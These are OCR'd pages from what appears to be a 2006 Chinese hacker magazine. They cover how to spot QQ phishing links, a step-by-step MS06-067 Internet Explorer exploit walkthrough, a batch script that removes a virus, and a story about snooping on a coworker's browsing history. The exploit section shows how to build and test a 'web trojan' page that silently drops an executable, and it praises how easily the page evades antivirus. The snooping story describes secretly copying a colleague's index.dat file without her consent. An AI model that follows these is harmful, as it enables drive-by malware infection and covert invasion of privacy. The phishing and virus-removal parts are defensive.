


图 14

QQ 尾巴是这么骗我们的

经常有朋友中毒后，QQ上就老发一些类似于图1一样的信息给我们，如果不小心点了这些链接，很可能我们也会中毒，然后给更多的人发这些消息。

不过看得多了以后，我们也发现了些规律，现在的QQ尾巴骗人的方法就是弄一个像真正的QQ网站的地址，然后加一些诱惑人的话，但是只要仔细辨认还是可以看出里面的猫腻的。以图中的网址为例吧，http://Q-Zone.QQ.COM.%37%76%34%2E%63%6E/Q-zone/Cgi_bin/Entry-Cgiuin=98393211 里有一部分是 % 加一些数字，把它们还原后，这个地址就是 7v4.cn。而网址（URL）是从后往前数的，比如 qq.com.7v4.cn 这种地址就是访问 7v4.cn 的一个名叫“qq.com”的 N 级分站，以后大家再看到类似的消息一定要注意了，千万不要瞎点啊！




图 1

抢先体验微软最新漏洞MS06067

沙漠之狐

涉及程序：Microsoft IE daxctle.ocx KeyFrame

漏洞详细描述：Microsoft IE 的 daxctle.ocx ActiveX 控件实现上存在堆溢出漏洞，远程攻击者可能利用此漏洞在在用户机器上执行任意指令。

Multimedia Controls ActiveX 控件（daxctle.ocx）的 CPathCtl::KeyFrame()函数存在溢出漏洞。如果 HTML 文档处理对 ActiveX 控件的 KeyFrame()方式所传送的特制参数，则用户受骗访问了这样的恶意 HTML 文档就会导致执行任意代码。

受影响的系统：Windows 2000 SP4/Windows XP SP1&SP2/Windows 2003

刚刚过去的这个星期二，微软公司继续针对漏洞百出的 Windows 系统发布了最新的11月安全补丁公告，让所有网管人员心惊肉跳的是，在6个安全漏洞中，有5个的危害级别被定为“严重(critical)”，另一个漏洞危害级别为“重要(important)”。微软宣称，在5个“严重”安全漏洞中，有4个漏洞与 Windows 操作系统有关，另一个与微软 XML 核心服务包有关。

今天就带大家来体验其中的 IE 高危级别的漏洞 MS06067，由于此漏洞涉及多款 IE 的版本，所以危害很大。下面就带大家来看下此漏洞的测试过程，首先来编译 shellcode，费了好大的心思才从国外的网站上 Down 了下来，不愧是 0Day，隐藏的够深啊！

由于是 C 语言代码，所以实现要编译成可以直接利用的 EXE 文件才行。这里简单介绍下 C 语言代码的编译方式，以后大家也可以自己编译，体验 0Day 的刺激！

一、手动编译漏洞代码

如何编译代码呢？在 Windows 平台下，我们一般用 VC 的编译器 CL 来编译我们的源程序，但在 LINUX 平台下，人们一般使用 GCC（GNU Compiler Collection）。GCC 也有在 Windows 平台下的移植版本——DJGPP。有了 DJGPP，我们就可以在 Windows 平台下使用 GCC 了。GCC 和 CL 一样，可以编译 C、C++ 代码，那我们为什么要使用 GCC 呢？我想最主要的是因为它是开源的 FREE SOFTWARE！如图1。




图1

漏洞的利用代码这里就不公布了（因文章给来的时候比较晚，所有相关代码和工具我们将在网站上提供下载），有兴趣的朋友可以看看，学习高手如何编写 shellcode 的。编译成 exe 的时候，我们需要修改两个 BAT 文件，分别是 MAKEEXE1.BAT 和 MAKEEXE2.BAT，例如：右键打开 MAKEEXE1.BAT，将文件中的“%1”改为实际的文件名即可，如要编译 MS06067.c 的话就将%1 改为 MS06067。如此改动。利用的漏洞代码文件为 MS06067.c 放在同目录下面，然后双击 MAKEEXE1.Bat，就出现了 MS06067.exe，ok 编译成了 EXE 程序了，也就是传说中的“MS06067 网马生成器”，呵呵，就这么简单，如图2。




图2

参数说下：URL 就是你的 exe 文件地址，htmlfile 是生成的 htm 文件名

二、漏洞测试

我们来搭建一个本地测试的平台，我本地测试！

先来生成一个 ms06067 的网马，text.exe 就使用“Windows 按钮突破专家”

命令格式：**ms06067.exe http://127.0.0.1/text.exe ms06067.htm**

成功生成 MS06067.htm 了，如图3。




图3

打开 Http 傻瓜服务器，可以使本地实现一个 Http 平台，如图4。




图4

Come on，最激动人心的时刻来临了，IE 地址栏输入 **http://127.0.0.1/ms06067.htm**，如图5。




图5

打开网页，弹出了 Windows 按钮专家，而且木马不弹窗、不闪、不卡，真正做到了杀人于无形！而且生成的网马只有一个文件，制作免杀也非常方便。真是“居家旅行、杀人越货”之必备良药！我的系统是 XP Home Edition SP2，居然中了！汗，不愧是高危级的漏洞，如图6。

三、漏洞修补

通过以上的简单的测试，相信大家已经对这个漏洞的危害性有所了解，没打补丁的朋友最好第一时间打上补丁，免得中招！如果没有下载补丁，还有手动的修改方法。将以下保存为.reg文件后双击导入注册表就可以了。

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{D7A7D7C3-D47F-11D0-89D3-00A0C90833E6}]
"Compatibility Flags"=dword:00000400
```

（文章中涉及到的工具和代码可以到论坛的农具店铺下载。）




图6

建立自己的批处理杀毒程序

晏伟

在黑客X档案2006年第8期的“让菜鸟来认识rose病毒”一文中，作者对rose病毒作了系统详细的分析，使我们对rose病毒有了一个认识，在文章最后作者给出了手动查杀rose病毒的方法。对于有电脑基础的朋友来说，可以照着原文中给出的步骤进行查杀，但对于一点儿基础都没有的朋友（特别是MM居多），似乎就有点儿困难了。下面我就以该病毒的变种病毒为例，介绍如何建立查杀copy病毒的批处理程序。

继rose病毒之后，copy病毒逐渐流行起来，该病毒的症状是双击盘符不能正常打开，单击右键菜单后出来的第一项为“自动播放”，并会产生temp1.exe和temp2.exe的进程，CUP占用率为100%，系统速度大幅度变慢。个人认为copy病毒可以算是rose病毒的变种，这两种病毒都在电脑盘符下生成autorun.inf文件，并且copy病毒比rose病毒有更好的隐蔽性和破坏性。

> **什么是批处理文件？**
> 批处理文件的后缀名为.bat，可以使用任何的文本编辑程序进行编辑。批处理文件可以实现自动的连续执行多条DOS命令，只要你熟悉DOS命令，就能够通过批处理编写自己的命令行程序。

在建立批处理文件之前我们给出copy病毒的手工查杀方法，分析方法略，有兴趣的读者可以上网搜索。

1.重启系统进入安全模式，按Ctrl+Shift+Esc，调出任务管理器，结束temp1.exe、temp2.exe进程，如果没有这两个进程可以跳过这一步。

2.进入c:\windows，删除掉xcopy.exe和svchost.exe，大家不要担心，这两个不是系统文件（实为病毒），真正的文件在system32目录里。

3.进入c:\windows\system32目录，删除temp1.exe和temp2.exe两个文件。

4.用鼠标右键打开所有盘符，删除X:\autorun.inf、X:\copy.exe、X:\host.exe（X代表盘符）这三个文件。

5.点击“开始”－“运行”，输入“regedit”，打开注册表编辑器，进入“HKEY_CURRENT_USER\Software\Micosoft\Windows NT\Current Version\Windows”，删除Load字符串值，或打开清空里面的内容。

6.重新启动系统。

下面详细介绍批处理文件的建立方法。

第一步：打开“记事本”，按照上述第1步的方法，先要停止temp1.exe和temp2.exe两个进程，在记事本中输入：

```
@taskkill /im temp1.exe /f /t
@taskkill /im temp2.exe /t /f
```

Taskkill命令可以通过ID或图像名来结束进程，参数/F指强行终止进程，/T终止其子进程。

第二步：按照上述第2步和第3步的方法，需要删除C:\Windows\xcopy.exe、C:\Windows\svchost.exe、C:\Windows\system32\temp1.exe和C:\Windows\system32\temp2.exe这几个文件，在记事本中输入：

```
@ del c:\windows\xcopy.exe /a /f
@ del c:\windows\svchost.exe /a /f
@ del c:\windows\system32\temp1.exe /a /f
@ del c:\windows\system32\temp2.exe /a /f
```

第三步：删除所有盘符根目录下的autorun.inf、copy.exe、host.exe和rose.exe这四个文件，在记事本中输入：


```
@ del X:\autorun.inf /a /f
@ del X:\copy.exe /a /f
@ del X:\host.exe /a /f
@ del X:\rose.exe /a /f          删除rose病毒文件
```

X代表盘符，实际编写时，请用C、D、E等替换。

第四步：修复被病毒修改过的注册表。我们先用记事本创建一个.reg注册表文件，在批处理文件中通过文件调用的方式完成。打开“记事本”，输入以下字符，并以后缀.reg保存为“yw.reg”文件。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows]
"load"=""
```

我们选择清空load值。接着在前面的删除命令后输入@regedit /s yw.reg调用注册表文件。最终完成的文件如图所示。



最后，将写好的命令以.bat后缀保存，文件名可以任意，并与yw.reg文件放在同一目录下。通过双击刚刚写好的批处理文件，就能自动查杀copy病毒了，各位读者可以充分发挥想像，加入更多的语句，以使用这个批处理写得更完美，完成更强大的功能。

（文章中涉及到的批处理文件已经收录于光盘中）

文章难易度：★★
文章简介：利用系统默认不删除的index.dat文件，查看对方的上网记录以及两种清除该文件的方法。

你上网的“脚印”擦干净了吗？

chenggong

坐在我对面的MM，使用的浏览器是Maxthon，为了防止别人查看她上网的历史记录，她在Maxthon选项中设置的是退出浏览器时清除所有历史记录，这样，她每次上网后历史记录都会被自动清除干净，这让我感到很好奇。一日，我趁她不在，打开她的电脑，准备查看一下MM的上网记录。我打开“Temporary Internet Files”文件夹，发现文件夹里空空的。我又打开了“冰刃”（这是MM为了防止自己的电脑中木马，求我给她安装上的）想看看“Temporary Internet Files”文件夹是否有没清除干净的隐藏文件，结果看到了隐藏文件夹content.ie5和下面的其它的文件。

其中有个3.4M的文件index.dat比较可疑，直接复制没有成功，我马上使用“冰刃”的复制文件功能将它复制后，发送到我的电脑上。

小知识：

index.dat是IE缓存索引文件，它有助于实现浏览器缓存机制，该机制提高用户浏览器进程对频繁访问的网页进行访问的速度。index.dat文件是一个比较特殊的文件，系统为了保密是不会让你直接看到index.dat文件的，就算你在文件夹选项中设置成了让系统显示所有文件和不隐藏受操作系统保护的文件，也同样看不到也搜索不到它们。但是进入IE的临时文件夹“Temporary Internet Files”后在地址栏的“Temporary Internet Files”后面手工加上“\Content.IE5”，使能发现该文件夹下面还有别的文件和文件夹，index.dat文件也是其中之一。即使用户在IE中执行“删除脱机文件”、“清除历史记录”、“清除表单”等操作，在上述位置的index.dat文件也不会被删除，index.dat文件中的记录仍然存在。你用命令提示符也不能删除，当你删除时系统会毫不客气地警告你“无法删除index：文件正被另一个人或程序使用。”使用“冰刃”等工具可以复制但也无法删除此文件。index.dat文件在Cookies等其它文件夹也存在。

回到我的电脑后，发现没有直接打开此文件的程序，只好使用winhex编辑器将index.dat文件打开，仔细查找果然可找到了上网历史记录，如图1。

